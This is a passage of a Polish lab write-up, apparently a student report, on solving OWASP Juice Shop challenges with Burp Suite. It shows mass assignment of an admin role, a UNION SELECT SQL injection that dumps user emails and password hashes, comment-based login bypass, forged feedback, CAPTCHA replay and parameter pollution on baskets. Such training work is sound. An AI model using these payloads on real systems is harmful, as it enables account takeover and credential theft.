W celu utworzenia nowego profilu administratora wcześniej wygenerowana metoda POST została skopiowana do Burp Suite Repeater, a do parametrów ciała tegoż żądania dodany został parametr „role”. Ustawiona została dla niego wartość admin, która w oczekiwaniu miała zapewnić przywileje administracyjne dla nowego użytkownika.

Screenshot of Burp Suite Community Edition v2021.10.3 - Temporary Project showing a detailed view of a selected POST request for user creation. The 'INSPECTOR' tab is open, showing the raw JSON payload and the resulting JSON response.


```

Request
Pretty Raw Hex ⌂ ⓘ
1 POST /api/Users/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 271
4 sec-ch-ua: "Not A Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 Accept-Encoding: gzip, deflate
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Language: en-US;q=0.5
16 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; continueCode=aeZyDB9wqj5NWx1OMj1OA2xHjtBS7uZCMU8f9jGPKg9EzRX407n8pv6mVL
17 Connection: close
18
19
20 {
    "email": "bawadmin@gmail.com",
    "password": "passwrd",
    "passwordRepeat": "passwrd",
    "role": "admin"
}
    
```

```

Response
Pretty Raw Hex Render ⌂ ⓘ
1 HTTP/1.1 201 Created
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Location: /api/Users/25
8 Content-Type: application/json; charset=utf-8
9 Content-Length: 309
10 Date: Sat, 20 May 2023 19:17:27 GMT
11 Vary: Accept-Encoding
12 Connection: close
13
14 {
    "status": "success",
    "data": {
        "username": "",
        "role": "admin",
        "deluxeToken": "",
        "lastLoginIp": "0.0.0.0",
        "profileImage": "/assets/public/images/uploads/defaultAdmin.png",
        "isActive": true,
        "id": 25,
        "email": "bawadmin@gmail.com",
        "updatedAt": "2023-05-20T19:17:27.010Z",
        "createdAt": "2023-05-20T19:17:27.010Z",
        "deletedAt": null
    }
}
    
```

Odpowiedź zwrotna sugerowała, iż akcja zakończyła się powodzeniem. Pozostało jedynie zweryfikować tę informację z poziomu interfejsu graficznego aplikacji Juice Shop.



3.5 GDPR Data Erasure oraz User Credentials

Zadanie to odnosi się do zasad obowiązujących w obrębie ochrony danych osobowych użytkownika Chris. Konieczne jest odnalezienie, przechowywanych w niewłaściwy sposób informacji w jego profilu, który nie został całkowicie usunięty z bazy danych. Po odnalezieniu ów danych należy wykonać próbę logowania przy ich pomocy.

Przydatne z perspektywy tego zadania będą poczynania wykonane w wyzwaniu odnoszącym się do przedstawienia schematu budowy bazy danych. Wykorzystane zostaną poczynione tam kroki, z których pierwszym będzie wywołanie zapytania, które jako odpowiedź otrzymało przedmiotowy zrzut. W jego obrębie możliwe jest odnalezienie tego w jaki sposób skonstruowana jest tabela przechowująca dane użytkowników.

```
{
  "id": "CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deLuxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)",
  "name": 2,
  "description": 3,
  "price": 4,
  "deLuxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
```

Biorąc po uwagę chęć ponownego zalogowania się na konto Chrisa, konieczne będzie pozyskanie danych odnoszących się do konta mailowego oraz hasła, lub w przypadku braku hasła – odpowiedzi na pytanie, które pozwoli odzyskać ów hasło.

Request

Pretty Raw Hex ⌂ ⌂ ⌂


```
1 GET /rest/products/search?query=apple'))UNION%20SELECT%20deletedAT,username,email,password,5,6,7,8,%#%FROM%20Users-- HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXNlOiJzdWNjZXNzIiwicGF0YSI6eyJpZC1EMBwjdXNLcm5hbWUiOii1LCJlbWFpbCI6ImFkbWluQGplawNLXN0Lm9wIiwiIcGFzc3dvcmQ0Ii1wMTkyD1EYtD1YmQ3Mz1MDUxNmWn1lkZ3E4YjUwMCIsInvbGUl0JhZG1pbisImRlhv42VRva2vUiioiLiwiGfzdExvZ2lUsXA5OitIxMjcuMc4wJyELCwcn9mawxl1SW1hZ2lJiO1hcn3LdhMwchV1bGJjL2tWd1cy91cGxvYWzL2RLZmf1bHRBZG1pbisWmdmcilC1083lwU2VjcrV0TjoiLiwiXNBV3Pdmu0lNyRwdUSInNyZWFO2WNBdCI61jIwHjMtMDUtMjAgMDk6MTg6MjYmMjIxICswMDowMCIsInvbZGf02WRBdCI61j1wHjMtMDUtMjAgMTM6NDY0MTCuNjUzICsvMDowMCIsImhC16MfGV0ZWRBdCI6bVsbOsImhC16MfY4NDU5MTmMX0.xwQ-U1fRm2hhvTNDLnpY4chus432Sw0qgFn9tbtzXkmJ6S019uVtKU0IN8d2phkXFdBNE33vkNVE2j_OgGumObvbTd4s0tVs_WJB3Lfh5C2cPLBzRj003LkrHk2lwniSqBJS3wLqnq0ROAuOfz_c0WyyXXiMJP4YOP8CdpE; continueCode=OpEK4rd0Nvn6VMDPzyOmJbAGdH9tESBczULfn2dxWl88ja7X15vo3Le92vZ
16 If-None-Match: W/3272-yXR.H57CfPMWKLaw/NlVIK/Ca2o"
17 Connection: close
18
19
```

Response

Pretty Raw Hex Render ⌂ ⌂ ⌂

```
}, {
  "id": null,
  "name": "bliminich",
  "description": "björn.kimminich@gmail.com",
  "price": "Ged9d4726cbdc873c539e41ae8757b8c",
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": null,
  "name": "jOhNny",
  "description": "john@juice-sh.op",
  "price": "00479e957b6b42c459ee5746478e4d45",
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": null,
  "name": "firstbrot",
  "description": "wurstbrot@juice-sh.op",
  "price": "9ad5b0d492bbe520589e128d2a891de4",
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": "2028-05-20 09:18:26.395 +00:00",
  "name": "",
  "description": "chris.pike@juice-sh.op",
  "price": "10a78b9ed19ea1c67c9a27699f0095b",
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
}
```


Odpowiednio skonstruowane zapytanie pozwoliło odnaleźć użytkowników w bazie. Istotnym parametrem jest przypisana do „id” wartość, która z uwagi na modyfikację wyświetlanych parametrów przez zapytanie GET podaje datę usunięcia profilu użytkownika. W tym przypadku musiała ona być wartością różną od „null”. Ponadto udało odnaleźć się użytkownika, którego adres email wskazywałby na poszukiwanego Chrisa.



Próba zalogowania się przy wykorzystaniu adresu email oraz hasła podanego w postaci funkcji skrótu nie zakończyła się powodzeniem. Był to istotny krok w kontekście weryfikacji zabezpieczeń, ponieważ źle skonstruowany kod aplikacji mógłby pozwolić na porównywanie takowych wartości.

Istotny jest również fakt, że w trakcie wykonywania powyższych czynności zrealizowane zostało inne wyzwanie – User Credentials, którego celem było wykradzenie danych użytkowników, co obrazował jeden z pierwszych kroków przedstawianych w obrębie widocznego rozdziału.

W celu poczynienia dalszego postępu w obrębie wyzwania skupiającego uwagę na GDPR, schemat tabeli Users odtworzony został w obrębie SQLite na maszynie Kali Linux.




```
(--(root@kali)-[~]
# sqlite3 -version
3.40.1 2022-12-28 14:03:47 df5c253c0b3dd24916e4ec7cf77d3db5294cc9fd45ae7b9c5e82ad8197f3alt
([root@kali)-[~]
# sqlite3
SQLite version 3.40.1 2022-12-28 14:03:47
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `topSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME)
sqlite> .schema
CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` VARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets/public/images/uploads/default.svg', `topSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME);
CREATE TABLE sqlite_sequence(name,seq);
sqlite> .tables
Users
sqlite> █
```

Zabieg ten pozwalał na lepsze zrozumienie funkcjonowania bazy danych SQLite oraz możliwość manipulowania danymi w jej obrębie. Pierwsza zrealizowana próba opierała się na dodaniu użytkownika, którego parametr odpowiadałby w polu adresu email temu co możliwe było do znalezienia przy wykorzystaniu Burp Suite.

```
sqlite> INSERT INTO Users(id,username,email,password,createdAt,updatedAt) VALUES ('1','Chris','chris.pike@juice-sh.op','baw
pass','baw','baw');
sqlite> SELECT * FROM Users
...> ;
1|Chris|chris.pike@juice-sh.op|bawpass|customer||0.0.0.0||/assets/public/images/uploads/default.svg||1|baw|baw|
sqlite>
sqlite> █
```

Następnie, chcąc zweryfikować czy nie istnieją pewne powiązania pomiędzy bazami danych z aplikacji webowej oraz tymi, które utworzone zostały na maszynie testowej Kali, wprowadzone zostały odpowiadające wartości.



Login

Email * chris.pike@juice-sh.op

Password * *****

Forgot your password?

Log in

Remember me

or

 Log in with Google


Not yet a customer?

Akcja ta zakończyła się niepowodzeniem. Należało zatem skupić się na błędach logicznych, które możliwe są do odnalezienia w obrębie SQLite. Jednym z nich był fakt, iż istnieje sposobność do przesłania takiego argumentu w zapytaniu do bazy danych, który spowoduje pominięcie dalszej części formularza z – jak mogłoby się do tej pory wydawać – niezbędnymi

elementami. Odpowiada za to składnia w postaci – ‘--. Zabieg ten został wystosowany w aplikacji Juice Shop, natomiast w polu odpowiadającym za hasło użytkownika, wprowadzona została losowa wartość.

The screenshot shows the Juice Shop login interface. The 'Email' field contains the value 'chris.pike@juice-sh.op--'. The 'Password' field contains several dots ('.....'). Below the fields are links for 'Forgot your password?' and 'Log in' (with a magnifying glass icon). There is also a 'Remember me' checkbox and a 'Log in with Google' button. At the bottom, there is a link for 'Not yet a customer?'

Zważywszy na brak zabezpieczeń przed wykorzystaniem takiego błędu w składni, doszło do zalogowania się na konto użytkownika Chris Pike. Potwierdzone zostało to również z poziomu podglądu nazwy zalogowanego użytkownika w prawym górnym rogu głównego widoku omawianej aplikacji webowej.



3.6 Login Jim oraz Login Bender

Widoczne wyzwanie może zostać zrealizowane na wiele różnych sposobów, niemniej jednak jednym z najbardziej efektywnych jest wykorzystanie kroków, które opisane i przedstawione zostały w poprzednim rozdziale dotyczącym GDPR.


Podobnie jak miało to miejsce we wspomnianym rozdziale, tak również i w tym przypadku możliwe jest wystosowanie odpowiedniego rodzaju składni, która pozwoli na pominięcie i brak uwzględniania pozostałych, potrzebnych w formularzu wartości.

Pierwszym krokiem było natomiast pozyskanie adresów mailowych użytkowników Jim oraz Bender. Baza danych posiadała wyłącznie jednego użytkownika przyporządkowanego do

wskazanych imion, co niwelowało możliwość wystąpienia tak zwanych fałszywie pozytywnych wyników.

```
  },
  {
    "id":null,
    "name":"",
    "description":"jim@juice-sh.op",
    "price":"e541ca7ecf72b8d1286474fc613e5e45",
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":9
  },
  {
    "id":null,
    "name":"",
    "description":"bender@juice-sh.op",
    "price":"0c36e517e3fa95aabf1bbfffc6744a4ef",
    "deluxePrice":5,
    "image":6,
    "createdAt":7,
    "updatedAt":8,
    "deletedAt":9
  }
],
```

Następnie pozostało już tylko wstosować metodę zbliżoną do tego, co zostało zaprezentowane w jednym z wcześniejszych rozdziałów.



The screenshot shows a login interface with a dark theme. At the top is a header labeled "Login". Below it are two input fields: one for "Email *" containing "bender@juice-sh.op'" and another for "Password *" containing "*****". There is a "Forgot your password?" link below the password field. A large blue "Log in" button with a key icon is centered. To its left is a "Remember me" checkbox. Below the login area is a horizontal line with the word "or" in the center. To the right of "or" is a green "Log in with Google" button featuring a "G" icon. At the bottom of the form is a link "Not yet a customer?".

Logowanie na każde z przedstawianych kont zakończyło się powodzeniem.

3.7 Forged Feedback oraz CAPTCHA Bypass

Kolejne wyzwanie skupia się na wystawieniu feedbacku, oceny jako inny użytkownik. Pierwszym krokiem, który należy wykonać w celu zainicjowania wyzwania jest zalogowanie się na wybrane konto użytkownika, do którego dostęp został pozyskany w jednym z wcześniejszych wykonywanych wyzwań.

Po zalogowaniu należy przejść do rozwijanego z lewego górnego rogu menu, a następnie wybrać pozycję odpowiedzialną za dostarczanie feedbacku. Uzupełniony formularz jest gotowy do złożenia po wpisaniu „Captcha” opierającego się o proste zadanie matematyczne.

The screenshot shows a "Customer Feedback" form. At the top is a header "Customer Feedback". Below it is a "Author" field containing "***der@juice-sh.op". Below that is a "Comment" field containing "BAW Test feedback :P". A note "Max. 160 characters" is above the comment field, and "20/160" is to its right. Below the comment field is a "Rating" section with a horizontal slider set to 5. Underneath the rating is a CAPTCHA question "CAPTCHA: What is 9+5*5 ?". Below the question is a "Result" field containing "34". At the bottom is a large blue "Submit" button with a right-pointing arrow icon.

Wyniki akcji możliwe są do odnalezienia w zakładce Proxy narzędzia Burp Suite. Cechą szczególną, która pozwoli odnaleźć właściwe zapytanie jest destynacja, w której było ono kierowane – tutaj mowa o API powiązanym z feedbackami.

Detalie widocznego zapytania oraz odpowiedzi przedstawiają pola, które powiązane są z wystawianymi ocenami. Najbardziej interesującym polem z perspektywy omawianego wyzwania jest „id”, które powinno wskazywać na konkretnego, dowiązanego użytkownika.

Treść metody POST została skopiowana i przeniesiona do Burp Suite Repeater, dzięki czemu w łatwy sposób można było modyfikować poszczególne wartości parametrów. Zmieniona została wartość odpowiadająca za identyfikator użytkownika, a następnie całość została przekazana do aplikacji.

| Request | Response |
|--|--|
| Pretty Raw Hex ⌂ ⌃ ⌄ ⌅ | Pretty Raw Hex Render ⌂ ⌃ ⌄ ⌅ |
| 1 POST /api/Feedbacks/ HTTP/1.1 2 Host: localhost:3000 3 Content-Length: 109 4 sec-ch-uas: " Not A;Brand";v="99", "Chromium";v="96" 5 Accept: application/json, text/plain, */* 6 Content-Type: application/json 7 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJwdCltbmRlcm5hbWUiLCIiLCJlbWFpbCIEImJlbRckBwdWjZLSzaC5vcCisInBhcnNzb3KJLjoiMGNzdUMTdlM2ZhGTvWYWJmZlJzNjciONGE02WylCjy21xGzXlLCK2wl6iLsIxeh3Pmb2dpbkhlWjoiLiwciJvNsLz1wldTjoiYXNkZXRLB1SBLaypxpFnhFnZMxb2fCykZK2whdWxLNzYiSlnrhdBTZWyXGZ0LjCpOfjDgZ2SiEdHJ1ZsWxJYLXRZEFOj1jdudwsf1wAfOjx0gN0ElMjWx0fOy0N4yMjKzAw}Av1w1dXkRZEFOj0iMjAyM0N5yMCwAtOxDoNy1MjKzAw}Av1w1zGVzSxRLEZEFOj1jdudwsf1wAfOjx0gN0ElMjWx0fOy0N4yMjKzAw}Av1w1dXkRZEFOj0iMjAyM0N5yMCwAtOxDoNy1MjKzAw}Av1w1zGVWwSeakCfqmH5scEGrOnY05sMSFA49keqaz_dfbn1Vs5R7EUtMBTv1zQWJuAwhjEBRF7G0YS)gjkkY | 1 HTTP/1.1 201 Created 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Location: /api/Feedbacks/9 8 Content-Type: application/json; charset=utf-8 9 Content-Length: 199 10 ETag: W/"c1-N0da2xk9w@tU5HjouApSrpusWxkg" 11 Vary: Accept-Encoding 12 Date: Sat, 20 May 2023 21:09:51 GMT 13 Connection: close 14 15 { "status": "success", "data": { "id": 9, "userId": 5, "comment": "BAW Test feedback forge (**der@juice-sh.op)", "rating": 5, "updatedAt": "2023-05-20T21:09:51.465Z", "createdAt": "2023-05-20T21:09:51.465Z" } } ... 19 Connection: close 20 21 { "userId": 5, "caption": "1", "captionh": "3d", "comment": "BAW Test feedback forge (**der@juice-sh.op)", "rating": 5 } |

Akcja zakończyła się powodzeniem, a więc pomimo braku zmiany tokenu sesji, informacja ta została przekazana do API w odpowiedni sposób. Dla drugiego z wykonanych zadań, a więc

pominięcia rozwiązywania zadań CAPTCHA istotne było natomiast, że realna wartość wprowadzana przez użytkownika w polu tekstowym nie posiadała większego znaczenia, ponieważ CAPTCHA rozpoznawana była wyłącznie po numerze ID.

Wykorzystując wcześniej spreparowaną metodę POST wiedząc, iż legitymuje się ona poprawnie rozwiązany zadaniem CAPTCHA, akcja przesłania treści do API została wielokrotnie powtórzona, co przyczyniło się do zrealizowania wyzwania CAPTCHA Bypass.

3.8 Manipulate Basket

Wyzwanie to skupia się na próbie dodania przedmiotów dostępnych w menu Juice Shop do koszyka innego użytkownika, z którego sesją nie jest powiązana osoba wykonująca ów czynność. By zapoznać się z logiką, która powiązana jest dodawaniem elementów do koszyka, konieczne było wyrażenie chęci zakupu dowolnego artykułu.

Dodanie tychże elementów pozwoliło w następnym kroku prześledzić przy wykorzystaniu Burp Suite Proxy składni jaką powiązana jest z metodą POST.

Widoczny parametr „BasketId” może okazać się niezwykle pomocny w kontekście dodawania artykułów do koszyków innych użytkowników. Wykonana została zatem próba modyfikacji tegoż parametru przy ponownym wystawianiu żądania zmiany. Proces ten zakończył się jednak niepowodzeniem. Odrzucenie zostało okraszone komunikatem odnoszącym się do braku odpowiednich uprawnień oraz nieprawidłowego numer indeksującego koszyk.

```
Request
Pretty Raw Hex ⌂ ⌄ ⌁ ⌂

1 POST /api/BasketItems/ HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 44
4 sec-ch-ua: Not A;Brand";v="99, "chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIaWEzIiJ9.J9.yJzdGF0dFyKMoLiJzdWnjZXNzIiwiZGF0YStGeypZC1GMiyvidYN0.cmShbWUiOiiLcJLChWfpbCIEjMjlbmRlcBqdWljZLSzIaSvC1SzInB3Nb3JlTiMcGeMwUmltDfM2ZbH0tVhYmJnMj2zndNjcnGE02YMyLcB2xLjIoiY3VzId4otZXk1LcKwWe1GbUb2tba1LcI6IsImxh3RMb2dpbHlWi1oijcvJchZelz2Utlj1oixYXNzXZRL3BLYaxpY9pbFnZMvdxBsP2FkcykZK2WhdXws0LnnZ2yIsInRvdBtZNyZX0iO1lLcpcOfidjL22Si6dMj1ZsrdY3jYXLRlZEFOj01MjAyM0Ns0yMCwAOtDoYyN0Mj1F0.tnhvus59Hy4u5pOHUJDPygYr9FxF3MMqBgRITWsyIBD9oUp-ygMmkgLcyZv25wauVsue4KpepFuPxQ07szXZRlZEFOj01MjAyM0Ns0yMCwAOtDoYyN0Mj1F0.tnhvus59Hy4u5pOHUJDPygYr9FxF3MMqBgRITWsyIBD9oUp-ygMmkgLcyZv25wauVsue4KpepFuPxQ07wu9ekqfGm9WjhScceJGbj0On05MsFA49keqaZ_dbfn1Vs5R7EUMBtV1z2vQWuAwh)eB8Rf7G0Y5jgjkkY
8 sec-ch-u-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
10 sec-ch-u-platform: "Linux"
11 Origin: http://localhost:3000
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Content-Language: en-US
19 cookie_status=dissis; cookieconsent_status=dissis; token=
20 cookie_jar="{"language": "en-US", "status": "dissis", "status_dissis": "dissis", "status_cookieconsent": "dissis", "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJIaWEzIiJ9.J9.yJzdGF0dFyKMoLiJzdWnjZXNzIiwiZGF0YStGeypZC1GMiyvidYN0.cmShbWUiOiiLcJLChWfpbCIEjMjlbmRlcBqdWljZLSzIaSvC1SzInB3Nb3JlTiMcGeMwUmltDfM2ZbH0tVhYmJnMj2zndNjcnGE02YMyLcB2xLjIoiY3VzId4otZXk1LcKwWe1GbUb2tba1LcI6IsImxh3RMb2dpbHlWi1oijcvJchZelz2Utlj1oixYXNzXZRL3BLYaxpY9pbFnZMvdxBsP2FkcykZK2WhdXws0LnnZ2yIsInRvdBtZNyZX0iO1lLcpcOfidjL22Si6dMj1ZsrdY3jYXLRlZEFOj01MjAyM0Ns0yMCwAOtDoYyN0Mj1F0.tnhvus59Hy4u5pOHUJDPygYr9FxF3MMqBgRITWsyIBD9oUp-ygMmkgLcyZv25wauVsue4KpepFuPxQ07szXZRlZEFOj01MjAyM0Ns0yMCwAOtDoYyN0Mj1F0.tnhvus59Hy4u5pOHUJDPygYr9FxF3MMqBgRITWsyIBD9oUp-ygMmkgLcyZv25wauVsue4KpepFuPxQ07wu9ekqfGm9WjhScceJGbj0On05MsFA49keqaZ_dbfn1Vs5R7EUMBtV1z2vQWuAwh)eB8Rf7G0Y5jgjkkY; continueCode=69.6DS8qLzB4d9YHtzmps4sruLC3SeUbcj fPUY1uzRUYdol2n1Wgxa7x
21 Connection: close
22 {
23   "ProductId": 25,
24   "BasketId": "5",
25   "quantity": 3
26 }

Response
Pretty Raw Hex Render ⌂ ⌄ ⌁ ⌂

1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 30
9 ETag: W/"1-e-Civ7sdKmdsocUghNsjk+82erp3UM"
10 Vary: Accept-Encoding
11 Date: Sat, 20 May 2023 22:09:52 GMT
12 Connection: close
13
14 {'error': 'Invalid BasketId'}
```

Następna próba obnażenia podatności, której poświęcone jest to wyzwanie, opierała się o wykorzystanie zależności HTTP Parameter Pollution, w której to dochodzi do modyfikacji tych samych parametrów w obrębie większej grupy. Wynikiem tego jest rzutowanie na przykład uprawnień przyznanych tylko dla jednej wartości parametru również na pozostałe, uwzględnione i zawarte w metodzie POST.

Dodana została zatem nowa pozycja z parametrem „BasketID”, tym jednak razem łącznie z orgynalnym żądaniem zmiany w obrębie koszyka, do którego dany użytkownik posiada uprawnienia. Dla lepszego zobrazowania i większej klarowności eksperimentu wybrany został produkt o innym numerze identyfikacyjnym.

Wykonanie opisanej akcji poskutkowało powodzeniem – dodaniem produktu o numerze identyfikacyjnym 10 do koszyka o numerze identyfikacyjnym 7. Potwierdza to otrzymana odpowiedź, zwracająca status: „success” oraz znaczek czasowy dokonanej modyfikacji.

The screenshot shows a web browser window for the OWASP Juice Shop. At the top, there's a navigation bar with the OWASP logo, the site name "OWASP Juice Shop", and links for "Account", "Your Basket" (with a red notification dot), and "EN". A green banner at the top says "You successfully solved a challenge: Manipulate Basket (Put an additional product into another user's shopping basket.)". Below this, the main content area shows a "Your Basket" section for the user "bender@juice-sh.op". It lists a single item: "Christmas Super-Surprise-Box (2014 Edition)" with a price of "29.99€". The quantity is set to "1". There are buttons for "Checkout" and "Edit". At the bottom of the basket view, it says "Total Price: 29.99€" and "You will gain 3 Bonus Points from this order!".

